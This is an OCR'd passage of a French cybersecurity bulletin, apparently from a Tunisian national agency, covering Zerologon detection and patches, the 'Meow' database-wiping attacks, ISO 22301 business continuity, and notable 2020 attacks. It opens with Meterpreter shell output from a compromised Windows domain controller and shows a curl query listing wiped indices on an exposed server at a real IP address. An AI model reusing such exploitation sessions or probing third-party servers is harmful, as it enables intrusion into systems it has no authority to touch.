OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : fr_FR
Domain          : TEST
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter >
```



Le 20 octobre 2020 le GBHackers On Security ont publié un article sous le nom de « Ryuk Ransomware Group utilise la vulnérabilité Zerologon pour atteindre son objectif plus rapidement »

Lien de l'article :
https://gbhackers.com/ryuk-ransomware-attack-2/

Comment détecter Zerologon

Avant Patch

ID Logevent

Les exploits laissent derrière eux divers artefacts qui peuvent être utilisés pour la détection. L'artefact le plus documenté est l'ID 4742 dans l'EventLog du serveur

Après Patch

Déployer les mises à jour du 11 août sur tous les contrôleurs de domaine (DCs) applicables dans la forêt, y compris les contrôleurs de domaine en lecture seule (RODC). Après le déploiement de cette mise à jour, les contrôleurs de contrôle peuvent :

• Commencer à appliquer l'utilisation d'appels RPC sécurisés pour tous les comptes d'appareils Windows, les comptes d'approbation et tous les contrôleurs de documents.
• Consigner les ID d'événements 5827 et 5828 dans le journal des événements système, si les connexions sont refusées.
• Enregistrer les ID d'événement 5830 et 5831 dans le journal des événements système, si les connexions sont autorisées par le contrôleur de domaine : Autoriser les connexions de canaux sécurisés « Netlogon vulnérables» de la stratégie de groupe.
• Enregistrer l'ID d'événement 5829 dans le journal des événements système lorsqu'une connexion à un canal sécurisé Netlogon vulnérable est autorisée. Ces événements doivent être traités avant que le mode d'application des DC soit configuré ou avant la phase d'exécution du 9 février 2021.

Sonde SAHER

La signature du CVE 2020-1472 est apparue dans la sonde SAHER

Se sécuriser


Microsoft a mis à disposition les mises à jour de sécurité suivantes :

• KB4571729 / KB4571719 pour Windows Server 2008 R2
• KB4571736 / KB4571702 pour Windows Server 2012
• KB4571703 / KB4571723 pour Windows Server 2012 R2
• KB4571694 pour Windows Server 2016
• KB4565349 pour Windows Server 2019
• KB4565351 pour Windows Server version 1903 et version 1909
• KB4566782 pour Windows Server version 2004


Microsoft recommande d'appliquer ces mises à jour en ciblant en priorité les contrôleurs de domaine, et incite également à configurer les connexions de canaux sécurisés Netlogon suivant la procédure définie sur le lien ci-après :

https://support.microsoft.com/fr-fr/help/4557222/how-to-manage-the-changes-in-netlogon-secure-channel-connections-assoc

Avant la mise à jour




Après la mise à jour



Sources

https://www.trendmicro.com/fr_fr/what-is/zerologon.html
https://www.kaspersky.fr/blog/cve-2020-1472-domain-controller-vulnerability/15680/



Meow : Le malware qui détruit les bases de données mal sécurisées

Environ 4000 bases de données en ligne ont été effacées de manière permanente par un mystérieux attaquant, sans autre raison apparente que celle d'être mal configurées et exposées à l'Internet public. L'agresseur ne laisse aucune revendication à part le mot "Meow" en tant que signature.
Les attaques "Meow" ont affecté les bases de données exécutées sur une variété de logiciels, notamment ElasticSearch, MongoDB et d'autres. Le motif et la raison des attaques restent inconnus, car aucune demande de rançon n'a été divulguée.

Figure 1: Signature du malware "Meow"

Pas de Rançon !
Contrairement aux rançongiciels, le ou les attaquants ne demandent pas de rançons aux entreprises ou aux utilisateurs dont les données sont compromises, ne les revendent pas sur le Dark Web, mais remplacent les données par des suites de chiffres comme le montre la figure 1.

Les instances ciblées par l'attaque "Meow"
Actuellement, les entreprises touchées sont UFO VPN, ElasticSearch (moteur de recherche), MongoDB, Cassandra, CouchDB, Redis (systèmes de gestion de bases de données) Hadoop (framework de création d'applications distribuées), Jenkins (outil open source d'intégration continue), Apache ZooKeeper, ainsi que des périphériques de stockage connectés au réseau.
La figure 2 illustre le nombre d'instances ciblées par cette attaque.

Problème mondial
Ces bases de données ouvertes ont été trouvées dans 20 pays différents et les victimes sont des entreprises de toutes tailles, y compris des géants du net. La Chine s'est classée en tête de liste des pays à risque. Il y avait près de 9471 bases de données exposées selon SHODAN. En comptabilisant le nombre d'informations, les chercheurs ont trouvé que plus de 2,6 milliards d'utilisateurs auraient pu avoir leurs comptes exposés. Les États-Unis arrivent en deuxième position, avec près de 3772 bases de données non sécurisées et près de 2,3 milliards d'entrées disponibles en ligne. L'Allemagne est en troisième position, avec 1032 bases de données non sécurisées et plus de 4,8 millions d'entrées exposées. La France prend la quatrième position avec 938 bases de données non sécurisées. La cinquième position est pour Singapour avec 626 bases de données non sécurisées.

Services et organisations touchés par MEOW
Des millions d'enregistrements Facebook ont été exposés sur un serveur public d'Amazon. Dans un autre incident, une base de données non sécurisée a exposé les informations de 80 millions de foyers américains. Les données comprenaient l'adresse, le revenu et l'état civil des victimes.
Top des organisations
Une clinique de rééducation aux États-Unis a également souffert d'une fuite de données, au cours de laquelle près de 150 000 patients ont vu leurs informations personnelles exposées. (voir figure 3)




Figure 2: Nomres d'instances ciblées par Meow




Figure 3: TOP des organisations touchées par Meow

Top des services




Figure 4: TOP des services touchés par Meow

Meow en Tunisie

En utilisant l'API de SHODAN avec le filtre « MEOW country :'TN' » : six bases de données sont infectées par MEOW dont les services sont Elastic Sraech et MongoDB.

Outils d'investigation

En utilisant l'API cat indice pour obtenir les informations sur la base de donnée de type Elastic Search, on remarque le mot "**Meow**" ajouté à l'index en tant que signature.

Pour mener à bien une investigation on peut utiliser **leakix.net** moteur d'indexation de tous les services et applications Web sur IPv4 et maintenant IPv6.


```
saher@kali:~$ curl -XGET "http://197.13.4.211:9200/_cat/indices?v&s=docs.count"
health status index                uuid                   pri rep docs.count docs.deleted store.size pri.store.size
yellow open   oh8609xero-meow       bgqGhrbHTdKfvc7eHfNGuQ   1   1          0            0       208b           208b
yellow open   524bdgba53-meow      gC0xjFF-RTisiDhCO7bdqg   1   1          0            0       208b           208b
yellow open   hwl7mjfijl-meow      Qr_EpupdRSq_hyCdS9pElA   1   1          0            0       208b           208b
yellow open   47cg10mie8-meow      jU1IWarvRq-ANN6pD-wj_w   1   1          0            0       208b           208b
yellow open   jcf8jg0ixj-meow      wl26iEicSe69JXy4ryvdTQ   1   1          0            0       208b           208b
yellow open   bmfiflb8x0-meow      etm7u16QQBefHXMUc5OpNA   1   1          0            0       208b           208b
yellow open   rdrnqrdmyd-meow      rp6mKh4rTz-fRz_DBa0gCg   1   1          0            0       208b           208b
yellow open   4ehrzioay4-meow      vDo_vKL1SJiCGlTnYRI7mQ   1   1          0            0       208b           208b
yellow open   nabedggfte-meow      Wh_508_zRa-Ojq9eqtIC8A   1   1          0            0       208b           208b
yellow open   nsj9ejw5on-meow      tMdBnSLqQE-L-HNR9C53Ew   1   1          0            0       208b           208b
yellow open   ikqlzpanj7-meow      UK_uorg8QJy7m3rTm9uloA   1   1          0            0       208b           208b
yellow open   58iyacy9fd-meow      sGGxGSQnT_OzaDgdAx_2nw   1   1          0            0       208b           208b
yellow open   sqwww6fo9x-meow      nUR4XHSAQWuHabF6z142wg   1   1          0            0       208b           208b
yellow open   6wioogham8-meow      V0Cv89FnSM-sWp0_s_tKAg   1   1          0            0       208b           208b
yellow open   bwjqxobs67-meow      LIYCqMjBSx-ahQI2TZBfJQ   1   1          0            0       208b           208b
yellow open   2srz1m2cqe-meow      zMBa1n8jTmqnFH-Djp2Sig   1   1          0            0       208b           208b
yellow open   9vytsctcpw-meow      BnhcjEqhQY-N7P-jFaQCNA   1   1          0            0       208b           208b
yellow open   w8utdrql2q-meow      NTFmr77DRGaMGADNJoyxgQ   1   1          0            0       208b           208b
yellow open   el0qofijpu-meow      C10_1IqSQO2P1lqdSlRx_g   1   1          0            0       208b           208b
yellow open   te6sm0i3h4-meow      Sn_WDuCTQiqNmxPTHhhLA   1   1          0            0       208b           208b
yellow open   ezqwbcd42v-meow      qe2FjX0BRtmv4-_5VG5GAA   1   1          0            0       208b           208b
yellow open   n5n99dokyf-meow      bVlUp4MeSna75WWh9fVx4g   1   1          0            0       208b           208b
yellow open   ajp8mlw86q-meow      syLLZ_GYRHeJalVlO9R8Cg   1   1          0            0       208b           208b
yellow open   6mqq3kp9xc-meow      O9iL4qURZ6zcFdgw14xg   1   1          0            0       208b           208b
yellow open   tk9vsym3el-meow      ew8vxwE1QGOX-PUy5sA_IA   1   1          0            0       208b           208b
yellow open   r8pr5dj0tx-meow      im0URr_6QLCtuGHK2tFh1w   1   1          0            0       208b           208b
yellow open   od4uqirfbb-meow      sbTgqqIkRFSAxodaO6eOfw   1   1          0            0       208b           208b
yellow open   6g7sbcjjfl-meow      yde60FupRsGzOdHdNkL0Q   1   1          0            0       208b           208b
yellow open   ef0hmcz2zy-meow      mnxMqXiFT2G6HmyIPM_7SA   1   1          0            0       208b           208b
yellow open   10tthqft37-meow      p9oEsSQVR36OdNpTH1Oxzg   1   1          0            0       208b           208b
yellow open   s0mpluvnp4-meow      oi6QHFRZTb-wzPPjF-HkKw   1   1          0            0       208b           208b
yellow open   cwl6a2rml4-meow      O5MEy5ghRDKNFW05mEZ6Nw   1   1          0            0       208b           208b
yellow open   d0j20bpbi8-meow      6mSr1eJQICOAgcXWH29rQ   1   1          0            0       208b           208b
yellow open   ucam6jjio4-meow      zDm4UHvUQLehFTuD4K4NZA   1   1          0            0       208b           208b
yellow open   vd9p7m6ung-meow      q8x609pMQGOdGBG5P9y2ow   1   1          0            0       208b           208b
yellow open   9c50ykkvdw-meow      RinbGJAZQZ6xbD4xTP9Jxw   1   1          0            0       208b           208b
yellow open   rjj8rwft46-meow      16p0ktry5HSDH5AkXXcKrg   1   1          0            0       208b           208b
yellow open   zc4hek4cq4-meow      PXKsscLSRMGDFndFrrNxDQ   1   1          0            0       208b           208b
yellow open   rgsjra2dva-meow      iF7ZcfoWREmGpGNXs6tc3Q   1   1          0            0       208b           208b
yellow open   3wfurm2shf-meow      u-wq-Jb6SJGV-8JRuqqIhg   1   1          0            0       208b           208b
yellow open   coa7z891cz-meow      2vWN3QmQCiAjm3_gQUpZA   1   1          0            0       208b           208b
yellow open   pobjuaxrd6-meow      CBzXkQtCRYuGxVt6DYw0Dw   1   1          0            0       208b           208b
yellow open   4nkbjewq6a-meow      RIf8nE9tQ7e0mKEdOXjZ-Q   1   1          0            0       208b           208b
yellow open   lcw4w68ihf-meow      -hgzMIjcTKa9w5P-dlNajA   1   1          0            0       208b           208b
yellow open   .agg                 Z4KGdVca5yajOyTVO8Ryyw   1   1          2            0      9.6kb          9.6kb
saher@kali:~$
```

Quelles perspectives ?

- Les administrateurs doivent garder leurs bases de données verrouillées, et devraient sécuriser correctement leurs actifs.
- La sensibilisation des grandes entreprises à une meilleure hygiène numérique, la valorisation de l'utilisation des cloud privés plutôt que des cloud publics, un meilleur chiffrement des données disponibles en ligne et des audits de sécurité à l'aide de «bug bounty» ou en faisant appel à des hackers éthiques, sont des mesures qui, à terme, devraient lutter contre le vol, l'utilisation et la suppression de données stockées sur le cloud public.

Sources

https://www.shodan.io/search?query=MEOW



Sécurité et résilience

introduction à ISO 22301 v2019 et initiation d'un SMCA


Qu'est-ce que la continuité des activités ?
La continuité des activités (CA) est la capacité d'une organisation à maintenir la fonctionnalité opérationnelle pendant et après un événement perturbateur. Les événements perturbateurs peuvent nuire à tout type d'organisation, ce qui fait de la CA un composant si critique. La CA s'assure que, lors d'une interruption, les organisations peuvent continuer à fournir leurs produits et services. Cela les aide également à revenir à la normale dès que possible.

Les organisations de toutes sortes, y compris les petites ou moyennes organisations, les grandes entreprises, les ONG ou les agences gouvernementales, sont confrontées chaque jour à différents types de risques. Il en existe de nombreux exemples. La ville d'Atlanta a été touchée par une attaque de ransomware en 2018, qui a presque paralysé les autorités locales. En 2017, les hôpitaux du Royaume-Uni ont subi une attaque de ransomware qui a gravement affecté les opérations.

En Tunisie, comme beaucoup d'entreprises dans le monde, nous avons connu une baisse d'activité assez importante avec l'arrivée du Covid-19. Les circonstances liées à la pandémie du coronavirus engendrent une intensification du recours au télétravail. Pour nos entreprises cette situation inédite et qui va s'inscrire dans la durée, n'avait pas été anticipée. Une bonne préparation s'impose pour accueillir les imprévus et continuer à avancer malgré les aléas. Le système ISO de management de la continuité d'activité permet d'effectuer les premiers pas dans la bonne voie. Ce système, que l'industrie désigne plutôt sous sa forme abrégée « SMCA », fait l'objet de la norme ISO 22301 et de plusieurs autres normes ISO connexes.

Évolution de la norme de la continuité d'activité et ses exigences
L'ISO 22301 a été publiée pour la première fois en 2012. La version actuelle a été publiée en octobre 2019 et constitue la deuxième édition de cette norme. Elle annule et remplace l'ancienne édition ISO 22301 2012.
ISO 22301 2019 est une norme internationale de gestion de la continuité des activités. Le nom officiel de cette norme est ISO 22301 : 2019 Sécurité et résilience - Systèmes de management de la continuité des activités – Exigences (Security and resilience-Business continuity management systems- Requirements).

La famille ISO 22301 comprend les normes suivantes :
• ISO 22300 : La présente norme introduit les concepts et le vocabulaire de base utilisés dans les normes de sécurité et de résilience.
• ISO 22301 : La présente norme définit les exigences relatives à la mise en œuvre, au maintien et à l'amélioration d'un système de management de la continuité d'activité (SMCA) en vue de la préparation, de l'intervention et de la reprise après des incidents perturbateurs.



• ISO/IEC TS 17021-6 : La présente norme comprend des exigences de compétences spécifiques pour le personnel impliqué dans le processus de certification des systèmes de management de la continuité d'activité.
• ISO 22313 : La présente norme fournit des directives pour l'application des exigences d'ISO 22301.
• ISO 22316 : La présente norme fournit des directives pour renforcer la résilience organisationnelle.
• ISO/TS 22317 : La présente norme fournit des lignes directrices aux organisation pour l'établissement, la mise en œuvre et gestion d'un processus formel et documenté le bilan d'impact sur l'activité (BIA).
• ISO 22320 : Cette norme fournit des lignes directrices pour la gestion des incidents.
• ISO 22322 : Cette norme fournit des lignes directrices pour l'élaboration, le traitement et la mise en œuvre de l'alerte du public avant, pendant et après les incidents.
• ISO 22324 : La présente norme fournit des lignes directrices pour l'utilisation de codes couleur afin d'informer les personnes à risque, ainsi que le personnel de première intervention sur le danger.
• ISO 22397 : Cette norme fournit des lignes directrices aux organismes pour établir des accords de partenariat entre eux.
• ISO 22398 : La présente norme fournit des lignes directrices permettant à toute organisation de planifier, de mener et d'améliorer ses programmes d'exercices.


Champ d'application de l'ISO 22301
ISO 22301 est une norme générique de gestion de la continuité des activités. Il peut être utilisé par n'importe quelle organisation, ou n'importe quelle partie d'une organisation, quelle que soit sa taille ou ce qu'elle fait. Il peut être utilisé à la fois par des organisations publiques et privées et par des entreprises de toutes sortes. Il n'est spécifique à aucun secteur ou industrie et peut être appliqué dans n'importe quel environnement.

Le champ d'application des exigences spécifiées dans ISO 22301 dépend de l'environnement et de la complexité de fonctionnement de l'organisme.
L'ISO 22301 est applicable à tous les types et toutes les tailles d'organismes qui :
a. Mettent en œuvre, maintiennent et améliorent un SMCA ;
b. Cherchent à assurer la conformité à la politique de continuité d'activité déclarée ;
c. Ont besoin d'être aptes à poursuivre la livraison de produits et la fourniture de services à un niveau de capacité acceptable et préalablement défini durant une perturbation ;
d. Cherchent à améliorer leur résilience à travers l'application efficace du SMCA.

Comment utiliser ISO 22301
Les organisations mettent en œuvre des systèmes de management pour améliorer leurs activités et accroître leurs performances commerciales, tout en augmentant la satisfaction de leurs clients. Une organisation peut disposer de plusieurs systèmes de management, comme par exemple un système de management de la qualité, un système de management de la sécurité de l'information, un système de management de la continuité d'activité « SMCA ».

Utilisez ISO 22301 2019 pour établir un SMCA, puis utilisez ce système pour :
• Sécuriser la propriété de votre organisation.
• Protéger la santé et la sécurité personnelles.
• Rendre votre organisation plus résiliente.
• Améliorer la crédibilité de votre organisation.
• Préserver la réputation de votre organisation.
• Minimiser le coût des perturbations commerciales.
• Réduire votre exposition juridique et financière.
• Répondre aux attentes des parties intéressées.
• Gérer et contrôler les risques de votre organisation.
• Soutenir les objectifs stratégiques de votre organisation.
• Gagner la confiance de vos parties prenantes.
• Créer un avantage concurrentiel pour votre organisation.
• Corriger les vulnérabilités opérationnelles de votre organisation.
• S'assurer que votre organisation peut réussir.
• Encourager et soutenir l'apprentissage organisationnel continu.
• Améliorer la capacité de votre organisation à fonctionner pendant une crise.

L'approche PDCA (Plan-Do-Check-Act / Planifier-Déployer-Contrôler-Agir)
L'ISO 22301, article 0.3 applique le cycle PDCA [Planifier (établir), Déployer (mettre en œuvre et exécuter), Contrôler (surveiller et réexaminer) et Agir (maintenir et améliorer)] pour assurer la mise en œuvre, la maintenance et l'amélioration continue de l'efficacité du SMCA d'un organisme.



Cela assure un degré de cohérence avec d'autres normes de système de management, telles que l'ISO 9001, l'ISO 14001, l'ISO/IEC 20000-1, l'ISO/IEC 27001 et l'ISO 28000, permettant ainsi une mise en œuvre et un fonctionnement cohérent et intégré avec les systèmes de management associés.

Conformément au cycle PDCA, les Articles 4 à 10 traitent des éléments suivants:
• L'Article 4 « Contexte de l'organisme » : introduit les exigences nécessaires pour établir le contexte du SMCA applicable à l'organisme, ainsi que les besoins, les exigences et le domaine d'application.
• L'Article 5 « Leadership et engagement » : résume les exigences spécifiques au rôle de la Direction générale dans le SMCA, et la manière dont le leadership communique ses attentes à l'organisme par le biais d'une déclaration de politique.
• L'Article 6 « Planification » : décrit les exigences pour établir des objectifs stratégiques et des principes d'orientation pour le SMCA dans sa globalité.
• L'Article 7 « Support » : vient à l'appui des opérations du SMCA en lien avec la détermination des compétences et la communication avec les parties intéressées, sur une base récurrente ou en tant que de besoin, tout en documentant, maîtrisant, maintenant et conservant les informations documentées requises.
• L'Article 8 « Fonctionnement » : définit les besoins de continuité d'activité, détermine la manière de les traiter et développe les procédures afin de gérer l'organisme durant une perturbation.
• L'Article 9 « Évaluation de la performance » : résume les exigences nécessaires pour mesurer la performance de la continuité d'activité, la conformité du SMCA au présent document et le pilotage de la revue de direction.
• L'Article 10 « Amélioration » : identifie et intervient sur une non-conformité du SMCA et sur l'amélioration continue par le biais d'une action corrective.

Utiliser ISO 22301 pour obtenir la certification
L'ISO 22301 est conçue pour être utilisée à des fins de certification. Une fois que vous avez établi un SMCA qui répond à la fois aux exigences ISO 22301 et aux besoins uniques de votre organisation, vous pouvez demander à un organisme de certification accrédité (selon la norme ISO/IEC 17024) d'auditer votre système. Si vous réussissez l'audit, votre organisme de certification émettra un certificat officiel indiquant que votre SMCA répond aux exigences ISO 22301.

Bien que l'ISO 22301 soit spécifiquement conçue pour être utilisée à des fins de certification, vous n'avez pas besoin d'être certifié. Vous pouvez être en conformité sans être officiellement enregistré par un organisme de certification accrédité.

Par Bilel Arfaoui,
Équipe Audit, ANSI

Les cyberattaques qui ont marqué l'année 2020

Même si la cybersécurité n'est pas le premier sujet à venir à l'esprit en pensant à cette année, mais son impact à été largement ressenti, surtout durant la période de pandémie où le monde entier s'est tourné vers le télétravail. En effet, les fuites de données, les infiltrations de réseaux, le vol et la vente d'identité et de données en masse, les demandes de rançon ont continué en 2020, et le "Dark Web" ne montre aucun signe d'arrêt.
Une selection des attaques les plus marquantes selon l'équipe SAHER est présentée dans cet article.

1. Fireeye, Solarwind
Cette attaque est la dernière en occurence mais selon nous, la première en terme de gravité, en effet, ce poid lourd américain de la cybersécurité s'est fait dévalisé une partie de ses outils offensifs. Ces outils étant principalement des outils d'attaques informatiques destinés à tester le niveau de sécurité de ses clients.

L'objectif de cette attaque publiée le 8 décembre 2020 reste flou, en effet, aucune information concernant l'identité ni les intentions des pirates n'est confirmée : certains affirment que l'attaque était réalisée par des acteurs de menace hautement sophistiqué et que l' attaquant recherchait principalement des informations relatives à certains clients gouvernementaux, tandis que d'autres suggèrent qu'il s'agit d'un vol d'outils avancés d'attaque.
En conséquence à cette attaque Fireeye a du publier des éléments techniques permettant aux entreprises de détecter l'utilisation de ces outils et d'éviter leurs effets.

Selon FireEye, les pirates ont obtenu un accès via des mises à jour compromise du logiciel de monitoring Orion de SolarWinds. Effectivement, une mise à jour logicielle a été exploitée pour installer le cheval de Troie Sunburst dans Orion, qui a ensuite été installé par plus de 17 000 clients. Une fois installé, le malware a donné une porte dérobée aux pirates aux systèmes et réseaux des clients de SolarWinds.

Afin de remédier a ce problème, SolarWinds recommande à tous ses clients de mettre à jour la plateforme Orion existante. Sinon, de modifier les mots de passe pour les comptes ayant accès aux infrastructures SolarWinds.

2. Zoom
Zoom fait partie des plateformes de communication collaborative qui ont beaucoup profité de la pandémie covid-19 avec une hausse du nombre de téléchargement de 1200% et utilisée essentiellement dans le domaine professionnel.

ce qui a conduit les professionnel de la cybersécurité à se pencher davantage sur elle et de relever plusieurs aspects importants qui ont failli être fatals pour cette plateforme si elle n'a pas remédié à temps à ces problèmes, notament avec l'interdiction de certaines compagnie d'utiliser Zoom.

le premier point soulevé concerne la politique de confidentialité de Zoom et le sort des données personnelles des utilisateurs, en effet, Zoom envoie beaucoup de données confidentielles à Facebook même si l'utilisateur ne possède pas de compte sur ce réseau social même si rien de tout cela n'est mentionné dans ladite politique.

Effectué automatiquement, ce transfert vers Facebook concerne l'appareil utilisé, le modèle, le lieu et le fuseau horaire de l'utilisateur qui ouvre son application Zoom, ainsi que son identifiant. Cest données étant utilisées par Facebook à des fins publicitaires.

Peu après cette annonce, Zoom a très vite réagit et a annoncé le déploiement d'une mise à jour qui régle ce problème, la plateforme a aussi présenté ses excuses en ajoutant qu'elle veillera toujours à la protection des données personnelles de ses utilisateurs.
La deuxième polémique concerne une faille de sécurité pour le service de vidéoconférence Zoom sur Windows. Une faille qui expose carrément l'ordinateur en donnant les accès et le mot de passe de la machine.

Cette faille a été découverte par un chercheur du nom de @_g0dmode sur Twitter et réside dans la partie chat de Zoom, en effet, lorsqu'un utilisateur partage un lien hypertexte, Zoom va

convertir ce lien en y ajoutant le chemain vers son ordinateur y compris ses accès. Un pirate informatique peut alors aisément intercepter l'information et la décoder à l'aide d'un logiciel gratuit qu'on trouve sur le web.
Cette faille a été testée facilement par le site BleepingComputer.
https://www.bleepingcomputer.com/news/security/zoom-lets-attackers-steal-windows-credentials-run-programs-via-unc-links/

